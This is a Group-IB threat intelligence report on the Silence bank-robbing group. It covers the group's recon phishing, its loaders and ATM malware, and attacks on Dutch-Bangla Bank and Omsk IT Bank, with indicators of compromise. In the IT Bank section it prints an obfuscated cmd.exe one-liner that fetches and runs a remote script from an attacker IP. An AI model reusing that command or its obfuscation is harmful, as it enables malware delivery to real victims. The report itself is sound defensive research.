GROUP-IB

GOING GLOBAL

AUGUST 2019

TABLE OF CONTENTS

INTRODUCTION

Three years ago, a young, motivated Russian-speaking cyber criminal group started targeting the financial sector. Early on, Silence showed signs of immaturity in their TTP by making mistakes and copying practices from other groups. Now, Silence is one of the most active threat actors targeting the financial sector. Since we released our original report, **Silence: Moving into the darkside**, the confirmed damage from Silence's operations has increased fivefold compared to the figures in Group-IB's initial report.

As of August 2019, the confirmed amount of funds stolen by Silence from June 2016 to June 2019 is at least 4.2 million US dollars.

Silence started by targeting organizations in Russia, gradually shifting their focus to former Soviet countries, and then the world. Over time, the group expanded its geography, which has attracted the attention of cybersecurity researchers.

This attention has lead Silence to grow more cautious and increase their OpSec (operational security). Silence has made a number of changes to their toolset with one goal: to complicate detection by security tools. In particular, they changed their encryption alphabets, string encryption, and commands for the bot and the main module. In addition, the actor has completely rewritten **TrueBot** loader, the first-stage module, on which the success of the group's entire attack depends. The hackers also started using **Ivoke**, a fileless loader, and **EDA** agent, both written in PowerShell. Silence has also made a move to including fileless modules in their arsenal, albeit much later than other APT groups, suggesting that the group is still playing catch-up compared to other cybercriminal groups.

Group-IB analysts have identified similarities between Silence.Downloader and FlawedAmmyy. Downloader, which is believed to be linked to attacks by TA505. Both of these programs seem to have been developed by the same individual.

Silence 2.0: Going Global is an extension of our original report: **Silence: Moving into the Darkside** which remains the most significant contribution to the research on the group and is the first such report to reveal Silence's activity. Our new report encompasses events that occurred between May 2018 and 1 August 2019 and contains a comprehensive description of modern TTP.

To help with proper attribution and prevent new incidents this report contains sections for technical specialists and analysts to help study the Tactics, Techniques and Procedures (TTP) and tools employed by Silence. Suricata, YARA and other detailed technical information is only available to Group-IB Threat Intelligence customers.

Silence is still playing catch-up: they are adopting the approaches of other groups, all the while modifying older tools and trying out new ones.

EXPANDED ATTACK GEOGRAPHY

Prior to April 2018, as described in Group-IB's **Silence: Moving into the darkside** report, Silence's target interests were primarily limited to former Soviet and Eastern European countries including Russia, Ukraine, Belarus, Azerbaijan, Poland, and Kazakhstan. Some campaigns, however, did express initial interest in more than 25 other countries in Central and Western Europe, Africa and Asia, including Kyrgyzstan, Armenia, Georgia, Serbia, Germany, Latvia, Czech Republic, Romania, Kenya, Israel, Cyprus, Greece, Turkey, Taiwan, Malaysia, Switzerland, Vietnam, Austria, Uzbekistan, Great Britain, Hong Kong, and others.

In the last successful attack described in **Silence: Moving into the darkside**, dated April 2018, the hackers siphoned off about $150,000 through ATMs in a single night.

Since the report's release in September 2018, **Group-IB's Threat Intelligence team** has detected 16 campaigns targeting banks launched by Silence.

According to Group-IB's research, in 2019, Silence has infected workstations in more than 30 countries with IP addresses in the following countries having communicated with Silence CnC infrastructure: **RU, PL, US, FR, BZ, KG, CA, CR, MX, GB, CZ, MD, CH, KR, BD, CN, RO, BG, JM, AG, TW, IN, SE, FI, LU, PA, CL, UA, LV, NO, SC, DE, TR, SG, LK, GH and NL.**

ATTACK PREPARATION

Like the majority of APT groups, Silence uses phishing as their infection vector. Now, however, their campaigns are carried out in two stages. In 2018, Silence conducted test campaigns to update their database of current targets and expand their attack geography. The threat actor's emails usually contain a picture or a link without a malicious payload and are sent out to a huge recipient database of **up to 85,000 users**.

These "recon" emails are a preparatory stage for a large-scale campaign and their purpose is to receive an updated list of emails as well as obtain information about current cybersecurity solutions the targeted company uses.

This step helps create an up-to-date "target" list of active email addresses that can be used for further attacks.


Silence has conducted at least three campaigns using recon emails, followed by malicious mail sent to an updated recipient list. These campaigns were no longer focused just on Russia and former Soviet countries, but spread across Asia and Europe. Group-IB has also detected recon emails sent out to New Zealand. Since our last public report, Silence has sent out **more than 170,000 recon emails** to banks in Russia, the former Soviet Union, Asia and Europe. The mails were not customized, however, and were likely used to have a clean list of target recipients for future campaigns.

An example of an email used by Silence during the recon stage of a previous campaign:

Recon Campaigns in Asia

In November 2018, Silence tried their hand at targeting the Asian market for the first time in their history. In total, Silence sent out **about 80,000 emails**, with more than half of them targeting Taiwan, Malaysia, and South Korea.

Chart 1 shows the distribution of email recipients by country in descending order:



Recon Campaigns in Russia and the former Soviet Union

Recon campaigns carried out in Russia and the former Soviet Union were also as large. From **16 October 2018 to 1 January 2019**, Silence sent out about **84,000 emails** in Russia alone to update their address database. In the former Soviet Union, the attackers targeted banks in Kyrgyzstan, Kazakhstan, and Ukraine.

European Recon Campaigns

Silence's European Recon campaign involved the smallest number of email addresses. On October 18th, 2018, the group sent out emails to British financial companies as part of their preparatory campaign. In total, **less than 10,000 emails** without malicious contents were sent to recipients in UK banks.

TACTICS AND KEY ATTACK TOOLS

STAGES

Contact database check — 0

Mail-out to valid addresses — 1

- .lnk
- .chm
- macro exploit

Infection of the victim's computer — 2

- Silence.Downloader
- Ivoke

CnC-1 (Linux-based), the operator manually sends a command to download the second module

Persistence in the system — 3

- Silence.MainModule
- Silence.ProxyBot
- Silence.ProxyBot.NET

CnC-3 (Windows-based)

Lateral movement — 4

- Farse
- EDA
- Winexe
- Sdelete

CnC-4 (Kali Linux)

Attack execution — 5

- ATMs
- Card processing

- Atmosphere
- xfs-disp.exe

With the important exception of the above-mentioned recon emails, Silence's tactics have remained largely the same. As part of their phishing campaigns, the group still uses Microsoft Office documents with macros or exploits, CHM files, and .LNK shortcuts as malicious attachments.

If the initial infection is successful, a primary loader called **Silence.Downloader** (aka TrueBot) is installed on the system. In 2019, Group-IB also observed the use of a new fileless PowerShell loader called **Ivoke**. Primary loaders are designed to collect information about an infected system and send it to an intermediate CnC server. The operators of such servers then decide whether to send a command to load the next stage manually. The primary loader receives a link to the next stage in the form of a command and launches it. The primary loader used by Silence has significantly evolved and is described in detail in the **Changes in Tools** section.

The **Silence.Main** Trojan, which is the main stage of the attack, has a full set of commands to control a compromised computer. As the CnC server, the attackers use CnC-3 server running Windows, from which they send commands to download additional modules. The main Trojan has been modified as well and the changes are described in detail in the **Changes in Tools** section.

In recent attacks, Silence has started to download a PowerShell agent that is based on the open-source projects Empire (https://github.com/EmpireProject/Empire) and dnscat2 (https://github.com/lukebaggett/dnscat2-powershell/blob/master/dnscat2.ps1). In the chart, the CnC server of this program is designated CnC-4. The new Trojan, which we have dubbed **EmpireDNSAgent or simply EDA**, is described in the **Changes in Tools** section.

In addition, the group downloads the reverse proxy programs Silence.ProxyBot and Silence.ProxyBot.NET, which are described in detail in the report **Silence: moving into the darkside**. Both of these programs also use the same CnC-3 server as the backconnect server. No significant changes have been made to these programs, which is why they are not described in this report.

The group continues to use winexe, sdelete, and Farse for lateral movement across networks. For more details about these tools, refer to **Silence: moving into the darkside**.

To control ATMs, the group uses the **Atmosphere Trojan**, which is unique to Silence, or a program called **xfs-disp.exe**. No significant changes have been made to Atmosphere. For more details about it, please refer to **Silence: moving into the darkside**. **xfs-disp.exe** is described in the **Changes in Tools** section.

ATTACK TIMELINE: FROM RUSSIA TO LATIN AMERICA

This report covers events from May 2018 through 1 August 2019. During this time, Silence increased their attack frequency. The arrests of their money mules in Bangladesh did not slow the group down, and the hackers continued to expand their geography.

- **28 May 2018** – Group-IB specialists tracked a massive mailout of emails containing a malicious Microsoft Word attachment titled "Договор.doc" [Contract.doc]. The malicious email was drafted in Russian. Analysis of the emails has shown that the attachment contains an exploit for the CVE-2017-11882 vulnerability. The exploit installs Silence's loader, designed to download backdoors and other malicious programs.
- **August 2018** – A bank in India was successfully attacked.
- **16 October 2018** – Silence conducted a malicious campaign targeting Russian banks, with the emails sent from info@bankuco.com.
- **18 October 2018** – Silence launched a test mailout targeting financial companies in the UK.
- **18 October 2018 (same day)** – Silence sent emails to Russian banks. The attackers managed to conduct this campaign while impersonating a real bank due to the lack of SPF settings on the side of the financial institution in question.
- **25 October 2018** – Silence sent out emails to Russian banks. As before, the messages were sent from info@bankuco.com. The text referred to the opening and maintenance of a correspondent account and was sent under the name of a non-existent bank.
- **15 and 16 November 2018** – Silence conducted a massive phishing campaign posing as the Central Bank of the Russian Federation. Needless to say, the Central Bank had nothing to do with this mailout. Group-IB specialists have established that the aim of the attack was to deliver and launch the second stage of Silence's Trojan, known as Silence.MainModule.
- **20 November 2018** – Silence conducted the first stage of their Asian campaign, organising a massive phishing attack aimed at receiving an up-to-date list of current recipients in different countries for further targeted attacks delivering their malicious software.
- **25 and 27 December 2018** – A new malicious mailout from Silence was carried out. It was carried out from the pharmkx[.]group and cardisprom[.]ru domains. In the first case, the email contained two files: "Макет дизайна дебетовой карты.doc"[Debit card design layout.doc] and "Макет дизайна дебетовой карты.zip" [Debit card design layout.zip].
- **4 January 2019** – Silence attacked financial organisations in the UK. The distributed file was signed with a valid signature of SEVA MEDICAL LTD, a UK medical company.
- **16 January 2019** – For the first time in their history, Silence disguised a malicious attachment

as an invitation to the international financial forum iFin-2019. The email had a ZIP-archive attached, which contained an invitation to the banking forum and the Silence.Downloader (TrueBot) malware.

- **February 2019** – Silence successfully attacked another Indian bank.
- **February 2019 (same month)** – Silence successfully withdrew money from Omsk IT Bank in Russia. According to public sources, the amount of stolen funds was 25 million roubles (around 400,000 US dollars).
- **21 May 2019** – Emails were sent out purporting to be from a bank's client with a request to block a card. It was the first time Silence used the Ivoke backdoor, a completely fileless Trojan, in their attacks.
- **31 May 2019** – Seven men wearing masks withdrew cash from the ATMs of Dutch-Bangla Bank in Bangladesh. According to open sources, the group stole about $3 million.
- **6 June 2019** – Silence configured a new server for their attacks.
- **20 June 2019** – The group conducted a new attack on banks in Russia.
- **July 2019** – Banks in Chile, Bulgaria, Costa Rica and Ghana were successfully attacked. The attackers used the server deployed on 6 June 2019 to control compromised workstations in these banks. A new Trojan named EDA (Empire DNS agent), which is based on the Empire and dnscat2 projects, was detected in the attacks.

TOOLS AND ATTACKS FROM JUNE 2016 TO JUNE 2019

Silence: Moving into the darkside

June 2016
Unsuccessful ARM CBR attack

July 2016
Silence.ShadowingModule

September 2016
Silence.Downloader

June 2017
Silence.MainModule

July 2017
Silence.MainModule

October 2017
- **Atmosphere**
- **Atmosphere.Injector**
- **Atmosphere.Dropper**

January 2018
Silence.ProxyBot.Net

April 2018
ATM attack

March 2018
Silence.ProxyBot

February 2018
Card Processing attack

November 2017
ATM attack

October 2017
Silence.ProxyBot

August 2017
Silence.Downloader
Silence.MainModule

March 2017
Silence.ProxyBot.Net

November 2016
Silence.MainModule

August 2016
Silence.ProxyBot

July 2016
Silence.ProxyBot

April 2018
- **Atmosphere**
- **Atmosphere.Dropper**
- **Silence.Downloader**

Silence 2.0: Going global

July 2018
Silence.Downloader

August 2018
Attack on Indian Bank

October 2018
- **Silence.Downloader**
- **Silence.MainModule**

February 2019
Silence.Downloader

March 2019
- **Silence.ProxyBot**
- **Silence.MainModule**
- **EDA**

May 2019
Attack on Dutch-Bangla bank

June 2019
- **Silence.Downloader**
- **Silence.MainModule**

May 2019
Attack on organization in Kyrgyz Republic

May 2019
Ivoke (1st stage)

April 2019
- **Silence.MainModule**
- **Silence.ProxyBot.NET**

July 2019
EDA

February 2019
Attack on Russian "IT Bank"

July 2019
- **Attack on banks in Chile, Bulgaria, Ghana**

January 2019
- **Silence.Downloader**
- **Silence.ProxyBot**

June 2019
Attack on Russian banks

December 2018
- **Silence.Downloader**
- **Silence.MainModule**

September 2018
Silence.Downloader

August 2018
Silence.Downloader
Silence.MainModule
Silence.ProxyBot.NET

The attack timeline shows only attacks with identified victims and confirmed damage.

ATTACK ON DUTCH-BANGLA BANK

On 24 March 2019, Silence.ProxyBot (MD5 2fe01a04d6beef14555b2cf9a717615c) was uploaded to VirusTotal from an IP address in Sri Lanka. The backconnect address for the program was 185.20.187[.]89. Later, the main Silence backdoor (MD5 fd133e977471a76de8a22ccb0d9815b2) was uploaded; it used the same address for the CnC server.

Group-IB experts established that the server 185.20.187.89 started functioning no later than 28 January 2019. Communication with the IP addresses which belonged to Dutch-Bangla's infrastructure started no later than 16 February 2019. It is worth emphasising that communication with the main backend occurs only if the Silence.MainModule main backdoor is successfully installed by the operator. This excludes the possibility that connections to the main backend are performed from sandboxes (a class of anti-APT solutions designed to analyse malicious files in an isolated environment).

According to local media[1], on 31 May 2019, at 23:30 local time, unidentified individuals wearing medical masks started withdrawing money from the ATMs of Dutch-Bangla Bank. According to the local media reports, money mules (individuals engaged by hacker groups to withdraw money from ATMs) have used Dutch-Bangla Bank cards for illegitimate cash withdrawals twice. In the first incident, they used them outside of Bangladesh, according to the media reports.

In the second incident, reported by the media, money was stolen from a Dutch-Bangla ATM in Dhaka, which was recorded by CCTV cameras. The video[2] is available on YouTube. It is interesting to note that the cash withdrawal occurred in the presence of an ATM security guard. The recording shows the faces of the mules. According to local media reports, in 2019 Silence successfully withdrew money from the Bangladeshi bank twice within 2 months.

*Picture: https://en.prothomalo.com/bangladesh/news/196691/Six-foreign-citizens-detained-in-never-seen-before




Photo: Prothom Alo

Thanks to the fact that the final stage of the attack (cash withdrawal by money mules) was recorded on video, the local police were able to quickly detain the suspects. As reported by the media, they turned out to be six Ukrainian citizens:

- Dennis Vitomeski, 20
- Nazari Vojnok, 19
- Valentine Sokolovski, 37
- Sergei Ukrainetz, 33
- Oleg Shevchuk, 46
- Valodimir Trushiniski, 37

As media reports suggest, only one suspect, a 31-year-old man, managed to escape [3] [4] [5] [6]. According to law enforcement reports, the money mules arrived in Bangladesh from Turkey on 30 May 2019 and were going to fly from the country to India on 6 June 2019.

Dutch-Bangla Bank: two attack vectors

According to the official statement by Abul Kashem Mohammad Shirin, Chief Executive Officer, MD & Director at Dutch-Bangla Bank, the money withdrawal took place from ATMs but did not leave any traces of transactions in the bank's systems. This suggests that a third party may have controlled the ATM dispenser remotely.

First vector: attack on ATMs. The CCTV footage shows that the money mules making phone calls before withdrawing money. After each call, a third party sent a command to dispense money to the mules. To do this, the actor may have used a unique tool called Atmosphere, a Trojan developed by Silence to remotely control ATM dispensers, or a similar program called xfs-disp.exe, which the actor may have used in their attack on IT Bank. Throughout the group's observed activity, the Atmosphere Trojan has been modified to meet Silence's requirements. In the vast majority of their attacks, the group has used this particular well-developed tool for the purpose of theft.

Second vector: attack on card processing. After the high-profile incident in Bangladesh, a number of media outlets reported that funds were also stolen from Dutch-Bangla ATMs in Cyprus, Russia and Ukraine. This indicates that attacks may have been carried out by compromising card processing.

As we described in **Silence: Moving into the darkside** report, Silence has experience with theft using compromised card processing systems. In such cases, the hackers are capable of withdrawing much larger amounts, with more security ensured for the money mules. However, if the attackers had used this method of stealing money from Dutch-Bangla Bank, the mules would not have had to fly to Bangladesh and make calls to a third person. This means that either the information about cash withdrawals in other countries might be incorrect, the same bank was also attacked by another hacker group, or Silence used both methods in this incident.


In any of these scenarios, the number of withdrawals, as well as the amount of stolen money, may be much larger. At the moment, the confirmed damage from this attack as reported by local media is around $3 million.

ATTACK ON IT BANK


In February 2019, Russian media[7] reported a Silence attack on IT Bank in the city of Omsk. The information available to Group-IB experts suggests the following chain of events.

On 16 January 2019, Silence sent out phishing emails with malicious attachments disguised as invitations to the International Financial Forum iFin-2019 (see section 'Attack timeline').

Interestingly, the XIX International Forum iFin-2019 "Electronic Financial Services and Technology" took place in Moscow on 19 and 20 February 2019, which was announced by the organisers at around 9 am Moscow time on 16 January. In just a few hours, Silence sent out their "invitations". The campaign purported to be from Forum iFin-2019, but used the address info@bankuco[.]com and the mail server mail1.bankuco[.]commail1.bankuco.com 46.30.41[.]232. Textual matches indicate that the attackers used a modified text of the official invitation.



The email attachment contained a ZIP archive named Priglashenie.zip [Invitation.zip] (MD5 a1756302ffa230bb7e6b24f18857c730). The archive was created on 15 January 2019 at 10:43:18. It contains a Microsoft help file named "Приглашение на конференцию 13012019.chm" [Invitation to the conference 13012019.chm] (MD5 08ae8fe12d89a1aaf6b1ee7776727fd1).



Once the CHM file is opened, the cmd.exe command interpreter is launched with the parameter:

```
C:\Windows\System32\cmd.exe /c copy C:\Windows\Syste%ALLUSERSPROFILE:~9,1%32\cmd.exe "%appdata%/
dmw.exe" /Y && echo 3 >> "%appdata%/dmw.exe" && "%appdata%\dmw.exe" /c start %ALLUSERSPROFILE:~
9,1%sht%ALLUSERSPROFILE:~8,1% "http://185.70.186[.]146/%ALLUSERSPROFILE:~4,4%.php"
```

As a result, a VB script called rogr.php (MD5 14732e82a6cbd108c40540314b029ee3) will be downloaded from http://185.70.186[.]146/rogr.php and executed.

Once launched, the VB script rogr.php performs the following actions:


1. Creates a directory %APPDATA%\[knytaqojwv]{6}
2. Drops the “certificate” http://185.70.186[.]146/nc-bank.crt named %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.tmp to the created directory
3. Decodes base64-encoded contents of the “certificate” %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.tmp and saves them to %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}2.tmp, which also imitates a certificate
4. Decodes base64-encoded contents of the “certificate” %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}2.tmp and saves them to %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.com, which is an executable file

nc-bank.crt aka %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.tmp (MD5 51f1b893b72821c59556b8c9958eb4a4)

%APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.com aka C:\ProgramData\WIN7Z\wsus.exe - Silence.Downloader aka TrueBot (MD5 edf59a111cce8ea1d09a2b4e8febdfdf)

CnC 185.70.187[.]188

Group-IB also detected emails sent out from the domains bankica[.]top, bankusr[.]ru, ccrbank[.]ru, and fpbank[.]ru as part of the campaign. Some of the emails were disguised as urgent requests to open a correspondent account:



Group-IB specialists determined that the email addresses of IT bank employees were among the recipients of these emails. This suggests that these emails were likely used as an entry point for the attack.

On 25 February 2019, the program xfs-test.exe, which was compiled on 10 February 2019, was manually uploaded to VirusTotal from a Russian IP address using the web interface. This program is designed to send commands directly to ATM dispensers, which results in all available cash being dispensed. The program contains a path to the debug information C:_bkittest\dispenser\Release_noToken\dispenserXFS.pdb. The folder name bkittest could be an abbreviation of “Bank IT test”, and links the file with the attack on IT Bank.

Two days after the compilation, information about the theft from IT Bank's ATMs appeared in the media. As a result of this attack, the bank lost about **$400,000**.

CHANGES IN TOOLS

The report titled **Silence: Moving into the Darkside**, which was released in 2018, provided a detailed analysis of the entire toolset used by the Silence group. This section describes the dynamics of changes in the toolset after May 2018: some programs have remained the same, while others have been modified to bypass security systems more successfully. In addition, new tools have appeared.

New tools:

1. The Ivoke loader, written in PowerShell, is the first fileless module used by Silence. It is interesting to note that they started using fileless tools later than other groups. This confirms that Silence has spent their evolution "catching up": they first studied the approaches of other groups, and then customised them.
2. EDA is a PowerShell agent based on the Empire and dnscat2 projects. The program is designed to control compromised systems by performing tasks through the command shell and tunneling traffic using the DNS protocol. This program was first discovered in March 2019.
3. xfs-disp.exe is a Trojan for attacking ATMs, which was allegedly used in the attack on IT Bank.

Changes:

1. The execution logic of Silence.Downloader and Silence.Main, as well as the commands executed by bots, have changed.
2. Encryption has been added to the Silence.Downloader loader.
3. The communication protocol between the CnC server and Silence.Main has been changed.

Link between Silence.Downloader and FlawedAmmyy

A comparative analysis of Silence.Downloader and the FlawedAmmyy loader revealed that these programs were developed by the same person.

It is important to note, however, that a link between Silence and attacks using FlawedAmmyy has not been confirmed: the infrastructure and the techniques of the attacks in these cases differ greatly.

The FlawedAmmyy.Downloader has been observed in attacks on different targets in various regions. Some researchers emphasise that the TA505 group also uses this tool to conduct their operations.

The tools that have remained the same are ProxyBot, ProxyBot.NET, and Atmosphere.

Downloader aka TrueBot

